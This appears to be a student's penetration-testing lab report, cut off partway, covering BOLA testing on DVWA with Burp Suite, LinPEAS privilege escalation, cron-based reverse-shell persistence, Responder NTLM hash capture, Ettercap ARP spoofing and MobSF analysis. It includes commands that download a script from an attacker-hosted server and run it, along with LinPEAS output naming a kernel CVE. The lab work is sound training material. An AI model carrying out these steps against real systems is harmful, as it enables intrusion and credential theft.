
The API testing process successfully identified multiple endpoints that exposed sensitive user data. Improper authorization checks allowed access to user information, demonstrating Broken Object Level Authorization (BOLA). Additionally, GraphQL queries were tested for injection possibilities, highlighting the risk of improper input validation in APIs.

Manual Testing using Burp Suite (VERY IMPORTANT)


In this task, Burp Suite was used to intercept and manipulate API requests. The goal was to analyze request headers, cookies, and parameters to identify weaknesses in authentication and authorization mechanisms.

Steps Performed


1. Proxy Configuration
   • Configured browser proxy settings to route traffic through Burp Suite
   • Enabled interception



2. Request Interception
   • Intercepted API requests in Burp Suite
   • Analyzed headers, cookies, and parameters



3. Parameter Manipulation (BOLA Testing)
   - Modified parameter: author=2
   - Tested access to unauthorized resources
   - Observed successful response



Result

Manual testing using Burp Suite demonstrated that API parameters could be manipulated to access unauthorized data. The lack of proper authorization validation allowed attackers to retrieve information by simply changing request values. This confirms the presence of BOLA vulnerability in the API.

API Testing Checklist

- Enumerated API endpoints using Postman
- Tested for Broken Object Level Authorization (BOLA) using Burp Suite
- Manipulated request parameters to access unauthorized data
- Fuzzed GraphQL queries using Postman
- Analyzed API responses for data leakage

Test ID: 008

Vulnerability: Broken Object Level Authorization (BOLA)

Severity: Critical

Target Endpoint: /dvwa/vulnerabilities/sqli/

Description:

The application does not enforce authorization checks on object-level access. By modifying the "id" parameter, an attacker can access other users' data.

Proof of Concept:

1. Intercept request using Burp Suite
2. Original request:
   id=1
3. Modified request:
   id=2
4. Response returned another user:
   First name: Gordon
   Surname: Brown

Impact:


Unauthorized data access, user enumeration, privacy breach.


Remediation:

Implement proper authorization checks for each object request. Ensure user can only access their own data.

API Testing Summary

API security testing revealed critical vulnerabilities including Broken Object Level Authorization and improper input validation. Unauthorized access to user data was achieved by manipulating API parameters. GraphQL queries were also tested for injection flaws. This demonstrates the importance of implementing proper authentication, authorization, and input validation mechanisms in API security.


Vulnerability: SQL Injection
User ID:
Submit
More info



Privilege Escalation and Persistence Lab

Introduction

The Privilege Escalation and Persistence Lab focuses on gaining elevated access on a compromised system and maintaining that access over time. In this lab, LinPEAS was used for enumeration to identify misconfigurations and vulnerabilities. The objective was to escalate privileges to root level and implement persistence mechanisms such as cron jobs.

Privilege Escalation

In this task, privilege escalation was performed on a compromised Linux machine using LinPEAS. The enumeration process helped identify system misconfigurations, kernel vulnerabilities, and SUID binaries. These weaknesses were analyzed to determine potential escalation paths and achieve root-level access on the target system.


Steps Performed

1. Transfer LinPEAS to Target

- Tool Used: Python HTTP Server (Kali)
- Command used on attacker machine: python3 -m http.server 8000
- Downloaded LinPEAS on target machine using:
  1. wget http://<192.168.56.107>:8000/linpeas.sh
  2. chmod +x linpeas.sh
  3. ./linpeas.sh

2. Enumeration using LinPEAS

- LinPEAS executed successfully
- Identified:
  1. Kernel version details
  2. Security protections (ASLR, AppArmor, etc.)
  3. Possible privilege escalation vectors



3. Kernel Vulnerability Identification

- Detected potential kernel exploit (CVE present)
- Weak kernel configuration identified
- Possible privilege escalation path discovered


Mar 22 15:47
kunal@Ubuntu: ~
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
LANG=en_US.UTF-8
XDG_CURRENT_DESKTOP=ubuntu:GNOME
XMODIFIERS=@im=ibus
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.S299L3
SSH_AUTH_SOCK=/run/user/1000/gcr/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
QT_IM_MODULE=ibus
PWD=/home/kunal
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
QT_IM_MODULES=wayland;ibus
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
VTE_VERSION=8003
Searching Signature verification failed in dmesg (T1082)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-failed
dmesg Not Found
Protections (T1518.001)
AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.
AppArmor profile? ..... unconfined
is linuxONE? ..... s390x Not Found
grsecurity present? ..... grsecurity Not Found
PaX bins present? ..... PaX Not Found
Execshield enabled? ..... Execshield Not Found
SELinux enabled? ..... sestatus Not Found
Seccomp enabled? ..... disabled
User namespace? ..... enabled
unpriv_userns_clone? 1
unpriv_bpf_disabled? 2
Cgroup2 enabled? ..... enabled
kptr_restrict? 1
dmesg_restrict? 1
ptrace_scope? 1
protected_symlinks? 1
protected_hardlinks? 1
perf_event_paranoid? 4
mmap_min_addr? 65536
lockdown mode? ..... [none] integrity confidentiality
Kernel hardening flags? ..... CONFIG_RANDOMIZE_BASE=y
CONFIG_STACKPROTECTOR=y
CONFIG_STACKPROTECTOR_STRONG=y
CONFIG_SLAB_FREELIST_RANDOM=y
CONFIG_SLAB_FREELIST_HARDENED=y
# CONFIG_KASAN is not set
Is ASLR enabled? ..... Yes
Printer? ..... No
Is this a virtual machine? ..... Yes (oracle)
Kernel Modules Information (T1547.006)
Kernel modules with weak perms? (T1547.006)
Kernel modules loadable? (T1547.006)
Modules can be loaded
Module signature enforcement? (T1547.006)
Not enforced
Kernel Exploit Registry (T1068)
Operating system ..... Linux
Kernel release 6.17.0-14-generic
Comparable version 6.17.0.14
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..21)
Kernel config source ..... /boot/config-6.17.0-14-generic
CVE: CVE-2025-38236 | Name: AF_UNIX MSG_OOB UAF | Match data: pkg=linux-kernel,ver>=6.9.0 | Tags: 1 | Rank: Migrated from former standalone 1_system_information check

Privilege Escalation Log (MANDATORY TABLE)

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Result

The privilege escalation process successfully identified system weaknesses using LinPEAS. Kernel-level vulnerabilities and misconfigurations enabled escalation to higher privileges. This demonstrates the importance of proper system hardening and regular patching to prevent unauthorized root-level access.

Persistence Mechanism

A cron job was created to maintain persistent access on the compromised system. A reverse shell script was scheduled to execute at regular intervals, ensuring continued access even after system reboot. This demonstrates how attackers maintain long-term access using simple but effective persistence mechanisms like scheduled tasks.

Checklist

- Run LinPEAS for system enumeration
- Identify kernel and SUID vulnerabilities
- Analyze misconfigurations and weak permissions
- Exploit privilege escalation vector
- Set up persistence using cron job or service

Network Protocol Attacks Lab

Introduction

The Network Protocol Attacks Lab focuses on exploiting network-level vulnerabilities using Man-in-the-Middle (MitM) techniques. In this lab, tools like Responder and Ettercap were used to intercept traffic, perform ARP spoofing, and capture sensitive authentication data. The objective was to understand how insecure protocols can be exploited to gain unauthorized access.

SMB Relay Attack


In this task, an SMB relay attack was simulated using Responder to capture NTLM authentication hashes. The attack targeted a system within the same network by tricking it into authenticating against the attacker machine. This demonstrated how insecure network protocols can leak sensitive credentials.

Steps Performed


Start Responder Tool

• Tool Used: Responder

• Responder was started to listen for incoming authentication requests



2. Capture NTLM Hash
   - Victim system attempted authentication
   - NTLM hash captured successfully
   - Username and hash values displayed



SMB Relay Log

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.1.200	Success	NTLM Hash

Result


The SMB relay attack successfully captured NTLM authentication hashes from the target system. This demonstrates how insecure authentication protocols can be exploited to obtain credentials without direct access. Such attacks highlight the importance of secure authentication mechanisms and disabling legacy protocols.

MITM Attack using Ettercap


In this task, Ettercap was used to perform ARP spoofing and intercept network traffic between the victim and gateway. This allowed the attacker to position themselves in the communication path and monitor or manipulate traffic in real time.

Steps Performed


1. Host Discovery
   • Used Ettercap host scan
   • Identified victim and gateway IPs




2. ARP Spoofing Setup
   • Selected:
   o Target 1 → Victim IP (192.168.1.10)
   o Target 2 → Gateway IP (192.168.1.1)
   • Enabled ARP poisoning



3. Traffic Interception
   - Successfully intercepted packets
   - Observed DNS and HTTP traffic
   - Verified MitM position





Result

The MitM attack using Ettercap successfully intercepted network traffic between the victim and the gateway. ARP spoofing allowed the attacker to monitor communication and potentially manipulate data. This demonstrates how lack of network security controls can expose sensitive information to attackers.

MITM Summary

ARP spoofing was performed using Ettercap to position the attacker between the victim and gateway. Network traffic was successfully intercepted, including DNS and HTTP requests. This demonstrates how attackers exploit insecure network configurations to monitor and manipulate communication, highlighting the importance of encryption and secure network protocols.

Checklist

- Capture NTLM hashes using Responder
- Perform SMB relay attack
- Conduct ARP spoofing using Ettercap
- Intercept network traffic
- Analyze captured packets using Wireshark

Mobile Application Testing Lab

Introduction


The Mobile Application Testing Lab focuses on analyzing Android applications for security vulnerabilities using static and dynamic analysis techniques. In this lab, MobSF was used to analyze APK files and identify security issues such as insecure storage, exposed components, and weak configurations. The objective was to understand how mobile applications can be tested and exploited.

Static Analysis using MobSF


In this task, MobSF (Mobile Security Framework) was used to perform static analysis on an Android APK file. The application was uploaded to MobSF, decompiled, and analyzed for vulnerabilities such as insecure storage, exported components, and weak configurations. This helped identify security risks without executing the application.

Steps Performed

